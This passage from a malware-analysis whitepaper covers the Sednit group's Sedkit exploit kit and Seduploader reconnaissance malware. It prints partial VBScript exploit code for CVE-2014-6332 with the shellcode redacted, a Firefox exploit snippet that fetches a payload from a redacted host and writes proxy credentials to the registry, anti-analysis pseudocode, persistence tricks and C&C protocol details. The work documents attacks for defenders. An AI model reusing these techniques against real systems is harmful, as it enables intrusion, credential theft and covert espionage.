  "systemLanguage": "en-us",
  "userLanguage": "en-us",
  "appVersion": "4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2;
  "userAgent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
  "onLine": true,
  "cookieEnabled": true,
  "mimeTypes": "",

  "screen": {
    "height": 1080,
    "bufferDepth": 0,
    "deviceXDPI": 96,
    "...[REDACTED]..."
    "colorDepth": 32,
    "width": 1920,
    "availWidth": 1920,
    "updateInterval": 0
  },

  "plugins": [
    {"name": "Java","version": "1.6.0"},
    {"name": "ShockwaveFlash","version": "11.8.800.94"}
  ]
}
```


Figure 11. **Example of a Sedkit report**

The report is then sent within an **HTTP POST** request to a URI hardcoded in the landing page code. An example of such a URI is shown below:

```
xmlHttp.open("POST", "/tlPDH/DoHK/oZx0/65902/9751/?adv=4792&w1=cwXqTKEaLT&p1=14846
44566&pls=ES3So&c=9780071&w1=676193341&");
```

This hardcoded URI path is different each time the landing page is visited, and only works for a limited amount of time. This probably serves to prevent security researchers from sending specially crafted reports directly to **Sedkit** servers, in order to collect the exploits. The only way (we know of) to visit the exploit kit is to pass through a landing page URL first, which can be difficult due to the limited distribution of the phishing emails containing those URLs. Again, these landing page URLs are active for a short time.

Then, depending on the report, the visitor may receive a suitable exploit, or be redirected to the legitimate website the email lure was based on, as shown in Figure 9. Given the amount of information contained in the report, the operators can very precisely select the visitors to exploit, and those to filter out. The exact logic behind this selection is unknown to us, and remains one of the major open questions regarding **Sedkit**.

Delivering Exploits

Landing page visitors matching the **Sedkit** operators' criteria then receive an exploit suitable for their machines. Since **Sedkit**'s first appearance, numerous exploits have been added. **Table 3** lists the exploited vulnerabilities we have observed during our tracking of **Sedkit**.

Table 3. **Sedkit exploited vulnerabilities**

ID	Targeted Application	Notes	Reference
CVE-2013-1347 *[35]*	Internet Explorer 8		*[23]*
CVE-2013-3897 *[36]*	Internet Explorer 8		*[23]*
CVE-2014-1510 *[37]* **CVE-2014-1511** *[38]*	Firefox		None
CVE-2014-1776 *[39]*	Internet Explorer 11		*[23]*
CVE-2014-6332 *[40]*	Internet Explorer		See below
N/A	MacKeeper	OS X cleaning tool developed by a Ukrainian company	*[41]*
CVE-2015-2590 *[42]* **CVE-2015-4902** *[43]*	Java	0-day at the time **Sedkit** used it	*[44]*
CVE-2015-3043 *[45]*	Adobe Flash	0-day at the time **Sedkit** used it	*[46]*
CVE-2015-5119 *[47]*	Adobe Flash	Revamped from Hacking Team leaked data	*[48]*
CVE-2015-7645 *[49]*	Adobe Flash	0-day at the time **Sedkit** used it	*[50]*

The end goal of these exploits is to download and execute Sednit malware, usually Seduploader's dropper.

Most of these exploits and their use by Sednit have already been documented, as mentioned in the "Reference" column of **Table 3**. Nevertheless, we will describe the specific case of the CVE-2014-6332 vulnerability exploitation, as it is a good example of Sednit's abilities, and to the best of our knowledge has not been documented previously.

The vulnerability CVE-2014-6332 was discovered in May 2014 by an IBM X-Force security researcher *[51]*, and affected Internet Explorer versions 3 through 11. Roughly summarized, the vulnerability is an integer overflow in the Internet Explorer VBScript engine that allowed arbitrary read/write in memory.

Soon after the disclosure, a proof-of-concept was released by a Chinese security researcher [52]. The proof-of-concept used the vulnerability to disable Internet Explorer's "SafeMode", so that arbitrary VBScript code could be executed. Numerous miscreants then integrated revamped versions of this proof-of-concept into their toolsets, and the Sednit group was no exception. Indeed, in October 2015 a simple revamped version of the original proof-of-concept was added to **Sedkit**.

But the Sednit group went one step further in February 2016 by deploying a different exploit for this vulnerability. This time the purpose of the exploit was not to disable "SafeMode", but rather to write a Return-Oriented Programming (ROP) shellcode in memory, and to execute it. To do so, the exploit developers implemented numerous helper functions in VBScript, resulting in over 400 lines of code. For example, the beautified code in charge of building the ROP shellcode is shown below:

```
function createROP()
    On Error Resume Next

    shell_string = Unescape("%u8b64%u002d...[REDACTED]")

    [REDACTED]

    ie_11_case(ole32_base)
    addToROP(ie_11_case_addr)
    addToROP(rop_case_addr)
    addToROP(&h04040404)
    addToROP(vp_address)
    addToROP(&h04040404)
    addToROP(shell_addr)
    addToROP(shell_addr)
    addToROP(&h1000)
    addToROP(&h40)
    addToROP(shell_addr+1000)

    ab(3) = rop_string
end function
```

We did not find any re-use of this code by other groups of attackers, leading us to believe it was specifically developed by, or for, the Sednit group.

Parts of this code seem to have been inspired by a presentation at BlackHat USA 2014, where a security researcher named Yang Yu published some JavaScript code related to Internet Explorer exploitation [53]. As an example of that, **Figure 12** shows one particular JavaScript function published on one of his slides.




Figure 12. **Slide extracted from a BlackHat USA 2014 presentation**

And a very similar VBScript function in the **Sedkit** exploit code is shown below:

```
function GetBaseAddrByPoiAddr_ole32( PoiAddr )
    BaseAddr = 0
    BaseAddr = PoiAddr And &hFFFF0000
    Do While readM(BaseAddr)<>&h00905a4d
        BaseAddr = BaseAddr - &h10000
    Loop
    ole32_base = BaseAddr
    return BaseAddr
end function
```

In other words, the exploit developers re-implemented some of the ideas of the BlackHat presentation in VBScript, and implemented the ROP part themselves.

We believe this is a good example of the technical abilities available to the Sednit group. The developers were able to understand a complex exploit well enough to make their own version. We can speculate that the purpose of that was to bypass some security products. It also shows that these developers are following technical security publications.

Conclusion and Open Questions

From personalized phishing emails to exploit kits, the Sednit group invested a lot of effort into its attack methods over the last two years. In particular, the number of 0-day exploits available to the group is surprisingly high, showing a significant resources at their disposal.

One major open question regarding the Sednit attack methods concerns the crawling of the **Sedkit** exploit kit. Indeed, the exact logic of the operators in accepting a visitor as a target remains unknown to us, and probably depends on their objectives at that moment. Given the fact that the exploit kit has been the home of several 0-day exploits in the past, the ability to receive an exploit from it would surely be interesting from a research perspective.

SEDUPLOADER: TARGET CONFIRMATION

Identikit

***Seduploader* serves as reconnaissance malware. It is made up of two distinct components: a dropper and the persistent payload installed by this dropper.**

Alternative Names

JHUHUGIT, JKEYSKW

Usage

Seduploader's payload is a downloader used by Sednit's operators as reconnaissance malware. If the victim is considered interesting, **Seduploader** is instructed to download a spying backdoor, like **Sedreco** or **Xagent**.

Known period of activity

March 2015 to August 2016 (the time of this writing). Probably still in use.

Known deployment methods

- Downloaded by **Sedkit**
- Dropped by Microsoft Office exploits attached to targeted phishing emails

Distinguishing characteristics

- The **Seduploader** payload borrows parts of its code from Carberp — an infamous malware family whose partial source code was made public — as documented by F-Secure in September 2015 *[54]*
- **Seduploader** has been compiled for Windows and OS X (at least)
- Older **Seduploader** dropper samples contain an unusual anti-analysis trick based on large temporary files (named `jhuhugit.temp`, `jhuhugit.tmp` or `jkeyskw.temp` depending on the version)
- The **Seduploader** payload implements three different methods to contact its C&C server

Timeline




Figure 13. **Seduploader major events**

The dates posited in the timeline mainly rely on the compilation timestamps of the **Seduploader** *payloads*. We believe that the payloads' timestamps were not tampered with, because they match our telemetry data, as opposed to the ***droppers'*** timestamps. The dates in the timeline may be later than the actual events though, as we do not have all **Seduploader** samples — but enough are present to give a good approximation.

Analysis

We define **Seduploader** as a two-binary component, comprising a dropper and the payload *usually* contained in this dropper. While those two have sometimes been used independently of each other, as shown in Figure 2, they usually are deployed together and remain the most-used first-stage malware of the Sednit group since the beginning of 2015.

The payload component of **Seduploader** has been compiled for Windows and OS X, but our analysis is based solely on the Windows version. Nevertheless, the OS X version is very similar, and has been described by BAE Systems in June 2015 [56].

Dropper Workflow

The workflow of **Seduploader**'s dropper component can be summarized by the four steps presented in **Figure 14**. While pretty straightforward, it has some interesting details that we will describe in this section.

Figure 14. **Seduploader's dropper workflow**

Anti-Analysis Trick

The dropper starts with an unusual anti-analysis technique, shown as pseudocode in **Figure 15**.

```
// Allocates small memory buffer
v9 = HeapAlloc(v8, 8u, 20u);
if ( v9 )
{
  // Sets buffer's tenth byte to the value 42
  v9[9] = 42;
  // Creates temporary file
  lstrcatW(v7, L"\\jhuhugit.temp");
  lpBuffer = CreateFileW(lpFileName, 0xC0000000, 3u, 0, 1u, 0x80u, 0);
  if ( lpBuffer )
  {
    // Writes 1 million times in temporary file
    lpString2 = 1000000;
    do
    {
      WriteFile(lpBuffer, v34, 3u, &NumberOfBytesWritten, 0);
      lpString2 = (lpString2 - 1);
    }
    while ( lpString2 );
    lpBuffer = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    if ( lpBuffer )
    {
      // Reads 1 million times in temporary file
      lpString2 = 1000000;
      do
      {
        ReadFile(lpBuffer, v34, 3u, &NumberOfBytesWritten, 0);
        lpString2 = (lpString2 - 1);
      }
      while ( lpString2 );
      DeleteFileW(lpFileName);
      v30 = v34;
      // Checks buffer's tenth byte still contains 42
      if ( *(v34 + 9) == 42 )
      {
```

Figure 15. **Anti-analysis trick pseudocode**

This code allocates a small memory buffer ***B*** and sets its tenth byte to the value `42`. It then writes and reads one million times into a newly created temporary file[1]. After that operation, it checks whether the tenth byte of ***B*** still contains the value `42`. If this is not the case, **Seduploader** terminates its execution.

This code primarily serves to delay execution with I/O intensive operations, in order to exhaust security products' analysis limits. It may also detect security software emulators that wrongly implement memory management, and hence are unable to maintain the correct state of **B** due to the number of operations performed.

This technique was present in another dropper employed by the Sednit group in 2014, which we have not seen since then. This trick disappeared from **Seduploader** in December 2015 — probably because it was easy to spot and could be used to detect the malware. It was then replaced by a more common anti-analysis technique based on time measurement.

Additionally, important strings in **Seduploader**'s dropper are encrypted with a simple XOR-based algorithm, and the addresses of important Windows API functions are resolved dynamically.

1 The temporary file can be named `jhuhugit.temp`, `jhuhugit.tmp` or `jkeyskw.temp` depending on the **Seduploader** version

Payload Dropping

The core logic of **Seduploader**'s dropper is implemented in a C++ class named `UpLoader` by its developers. This class has evolved several times since **Seduploader**'s first appearance, and its last known version contains the eight methods described in **Table 4**.

Table 4. **Methods of the `UpLoader` C++ class**

Method (ESET names)	Purpose
`decrypt_in_place`	Decrypts the given data using a simple XOR-based algorithm and a 10-byte key
`decrypt_in_new_memory`	Decrypts the given data using the same algorithm as `decrypt_in_place`, except that the result is written into a newly allocated memory buffer
`get_env_var`	Retrieves the value of an environment variable
`decrypt_embedded_files`	Decrypts one or more embedded files, with some metadata (names and location in which to drop them)
`decompress`	Decompresses a given memory area using Windows API function `RtlDecompressBuffer` *[59]*
`drop`	Writes the content of a given memory area into a file on disk
`execute_file`	Executes a given file, which can be either a Windows library, whose export named `init` will then be called, or an executable. If the current process runs at system integrity level *[60]*, it ensures that the child process runs at the same integrity level.
`delete_file`	Deletes a given file from the system

Using those C++ methods, the dropper decrypts and decompresses its embedded payload, which consists of one or more files. It then drops the files on disk and executes them. Finally, before removing itself from the machine, the dropper makes the payload persistent, as we will describe in the following sections.

We know the developers named this class `UpLoader` because they left Run-Time Type Information (RTTI) *[61]* in some **Seduploader** samples. Additionally, the following program database (PDB) *[62]* path overlooked by the developers in one sample, indicates that the binary itself is named `Uploader`:

```
D:\REDMINE\JOINER\HEADER_PAYLOAD\header_payload\Uploader\
Release\Uploader.pdb
```

The significance of other parts of this PDB path remain obscure, except for the `REDMINE` part, which may refer to a project management web application *[79]*.

Privilege Escalation

Before making the payload persistent on the system, **Seduploader** may execute local privilege escalation exploits. Since **Seduploader**'s first appearance, the two vulnerabilities described in **Table 5** have been exploited, and both were unpatched when first used by the Sednit group.

Table 5. **Local privilege escalation vulnerabilities exploited by Seduploader**

Vulnerability	Affected Platforms	Period of Activity	Notes
CVE-2015-1701 *[63]*	Microsoft Windows <= Windows 7	March-April 2015	*[64]*
CVE-2015-2387 *[65]*	Microsoft Windows all versions	July 2015	*[48]*

Payload Persistence

Since its inception, **Seduploader**'s dropper has employed a variety of persistence methods for its payload, some of them only when running with SYSTEM privileges (thanks to the previously mentioned exploits). Here are the most common persistence methods we observed (details are given in the IOC section):

- Register the payload under the Run registry key *[66]*. While this is essentially a classic method, **Seduploader** employs a uncommon trick to write into the registry by executing JavaScript code within the `rundll32.exe` process. This technique was first seen in the Win32/Poweliks malware in mid-2014 *[67]*, and has since been documented in detail *[68]*.
- Register the payload as a Windows service that will run at startup. This method is used only when running with SYSTEM privileges.
- Register the payload as a scheduled task that will run each time the current user logs in. This method is used only when running with SYSTEM privileges.
- Replace a legitimate Windows COM object *[69]* with the payload, so that it will be loaded in any process using that COM object. The exact hijacked object is a class named `MMDeviceEnumerator` *[70]*. This technique has also been seen in the malware Win32/COMpfun *[71]*.
- Register the payload as a Shell Icon Overlay handler COM object *[72]*, so that the payload will be loaded each time a user logs in. The chosen CLSID of this object (`{3543619C-D563-43f7-95EA-4DA7E1CC396A}`) is already legitimately used in an Internet Explorer plug-in open-source project named "BHOinCPP" *[73]*, probably to confuse defenders.
- Register a Windows shell script under the registry key `HKCU\Environment\UserInitMprLogonScript`, which will run the payload at startup. This is also a documented technique *[74]*, yet not well known. This method is usually the preferred one when **Seduploader** does not run with SYSTEM privileges.

The diversity of these persistence methods shows the intensity of the development effort behind **Seduploader**, and that its developers have a good grasp of the current literature, as several of these techniques seem to have been inspired by other malware.

Payload Workflow

The workflow of the **Seduploader** payload is presented in **Figure 16**. This binary can be roughly described as a first-stage reconnaissance tool, probably used to distinguish security researchers performing analysis from real targets. In this section we describe the workflow of this payload as found in the most recent version.




Figure 16. **Seduploader's payload workflow**

Initialization

Network Link Establishment

The first operation of the **Seduploader** payload is to find a reliable way to reach its C&C server on the Internet, which may be difficult depending on the network setup of the compromised organization. To test whether the compromised machine is connected to the Internet without attracting attention, **Seduploader** tries to reach Google servers over HTTP, usually `google.com` or `google.ru`.

This part of the **Seduploader** code changed several times over the last year and currently contains three possible means of communication, pictured in **Figure 17** and described below.




Figure 17. **Workflow of the network link establishment**

1. Direct Connection

First, **Seduploader** simply sends an **HTTP POST** request to Google with a pseudo-randomly-generated URI path. If the HTTP status code in the answer is either 200 (`OK`) or 404 (`Not Found`) — the most likely answer because there is little chance the pseudo-random URI path exists on Google websites — the network connection is assumed to be working. In this event, **Seduploader** initialization continues to the next step.

On the other hand, if **Seduploader** receives a different HTTP status code, it means the connection has been blocked (and hence any later attempt to reach the C&C server will also likely be blocked). In this case, **Seduploader** tries an alternative method to establish the network link, as described in the next two sections.

Before testing the connection, **Seduploader** checks if the computer has a working network interface. To do so, it searches for an interface with an IP address different from `127.0.0.1` and `169.254.155.178`. This second IP address belongs to IPv4 Link-Local network `169.254.0.0/16`, from which an address is randomly chosen by a computer failing to receive an IP address via DHCP protocol *[75]*. Therefore, it makes very little sense to check for a particular IP address in this network, as all addresses have the same probability of being chosen.

2. Via Proxy

Some organizations force their computers to pass through an HTTP proxy to access the Internet, which may explain why the previous direct connection did not work. To use the proxy, **Seduploader** needs to retrieve its IP address and TCP port number, plus some credentials, if needed.

To retrieve this information, **Seduploader** searches for proxy configuration settings in the Firefox browser, via the two following steps:

- It parses the Firefox preference file (`pref.js`) to find the `network.proxy.http` and `network.proxy.http_port fields`, respectively, containing the proxy address and port number.
- It retrieves the proxy credentials from the custom Windows registry key `HKCU\Control Panel\Desktop\WeelScrInit`. Interestingly, this registry key was created during the exploitation of the target by **Sedkit**.

For example, the following code snippet comes from a **Sedkit** exploit against Firefox (CVE-2014-1510 *[37]*), and sets the registry key `WeelScrInit` to the value of the HTTP field `Proxy-Authorization`, after a request has been made to download the payload. This HTTP field contains the credentials for proxy basic authentication, and can be reused for multiple requests *[76]*.

```
var channel = ioserv.newChannel("http:////[...REDACTED...]//cormac.mcr", 0, null);

var my_chan_host = channel.getRequestHeader("Proxy-Authorization");

try {
    var wrk = Components.classes["@mozilla.org/windows-registry-
key;1"].createInstance(Components.interfaces.nsIWindowsRegKey);
    wrk.create(wrk.ROOT_KEY_CURRENT_USER, "Control Panel\\\\Desktop", wrk.ACCESS_
WRITE);
    var id = wrk.writeStringValue("WeelScrInit", my_chan_host);
wrk.close();
} catch (e) {}
```

Once the proxy information has been retrieved, **Seduploader** sends an **HTTP POST** request to Google via the proxy and checks the answer status code, in the same way as previously described.

We speculate that only Firefox is currently implemented because Sednit operators have had trouble establishing an Internet connection on specific targets using this browser, while the code injection technique described below was good enough for other browsers. The proxy information retrieval code has been built so that it could possibly be extended to other browsers than Firefox, with the use of an abstract C++ class.

3. Inject Into a Running Browser

If the proxy method also fails, **Seduploader** injects some code into a running browser, which may allow it to bypass network security products. To do so, **Seduploader** waits for the user to launch a browser, by regularly enumerating the running processes and comparing the hash of their names with some hardcoded values. The hash function is a simple series of ROL 7 operations, and **Table 6** shows the list of targeted browsers.

Table 6. **Targeted browsers**

Hash	Process Name	Browser Name
0x250DFA8F	iexplore.exe	Internet Explorer
0x7712FEAE	firefox.exe	Firefox
0xBD3CC33A	chrome.exe	Google Chrome
0x7A38EBF3	opera.exe	Opera
0x4A36ABF3	browser.exe	Yandex Browser

If a browser is found running, **Seduploader** injects a shellcode into its memory, and creates a thread in it with the `CreateRemoteThread` Windows API. This shellcode tries to contact Google in a way similar to that described above, and communicates the result back to the **Seduploader** process through shared memory. This shared memory is created with the Windows API `OpenFileMapping` and bears a hardcoded, random-looking name.

If all the tested methods fail, **Seduploader** will try all the methods again, until there is a working Internet connection.

Reconnaissance Report

Once the network link has been established, **Seduploader** builds a report on the compromised machine in the form of `id=XXXXXX&w=…`. The `id` parameter contains the serial number of the hard drive and serves to identify the machine, while the `w` parameter contains the actual report with the following information:

- List of running processes
- Hard drive information extracted from Windows registry key `HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum` (preceded by `disk=`)
- Build identifier, which is a hardcoded 4-byte value (preceded by `build=`)
- Optional field named `inject` indicating whether the network link was established through browser injection

An example of such a report is shown below:

```
id=rA;ù&w=@[System Process]
System
smss.exe
csrss.exe
[REDACTED]
disk=SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S\[REDACTED]
build=0xb58f978f
```

The report is then encrypted with a simple algorithm: a pseudo-randomly-generated 4-byte value is XORed with a hardcoded 4-byte value (different in each sample), and serves as a key to XOR the data. The encrypted data are then appended to the key.

Finally, the resulting encrypted data are sent as the body of an **HTTP POST** request.
All communications with the C&C server are sent in the same manner.

The build identifier was introduced in May 2015. Between then and writing this report we have seen 10 different values.

Main Loop

After the initialization step, the code enters its main loop, as described in Figure 15. This loop comprises the following steps:

1. Establish the network link, with the same tests as executed during initialization
2. Download a configuration file from the C&C server, by sending an **HTTP POST** request with `id=XXXXXX&c=1` in the body (before encryption). This configuration file provides information on how to retrieve and execute an additional payload, and its structure is the following (most fields are optional, and self-explanatory):

```
[file]
Execute
Delete
[settings]
Rundll=<export name>
PathToSave=<path>
FileName=<file name>
IP=<IP address>
[/settings]
[/file]
```

3. Download a payload executable from the C&C server, according to the configuration file, by sending an **HTTP POST** request with `id=XXXXXX&f=<file name>` in the body (before encryption)
4. Run the payload executable, according to the configuration file
5. Report to the C&C server the return code of the execution (retrieved with the `GetLastError` API), by sending an **HTTP POST** request with `id=XXXXXX&l=<error code>`

Downloading a configuration file first, so as then to fetch a payload binary: this is also the workflow of **Downdelph**, described in the third part of this whitepaper. Moreover, **Seduploader** and **Downdelph** share some wording in their configuration files, which may indicate that the same developers are behind the two components.

According to our observations, the payload binary is usually either **Sedreco** or **Xagent**, the spying backdoors of the Sednit group.

Conclusion and Open Questions

Over the last year, **Seduploader** became the most-used first-stage malware of the Sednit group. During this time, this component has been under intense development, for example by adding persistence methods to the dropper, or improving the payload's ability to contact its C&C server.

The purpose of **Seduploader** is twofold. First, it serves to establish a network link between the compromised machine and the C&C server, bypassing possible network security measures. Second, it serves to check that the infected computer belongs to an intended target (and in particular, does not belong to a security researcher).

We do not know the exact logic used to select certain computers as being interest. We speculate that Sednit operators know quite precisely the target's environment in many cases, because they had already infected computers belonging to the same organization in the past. Hence the simple **Seduploader** report is informative enough to select real targets.

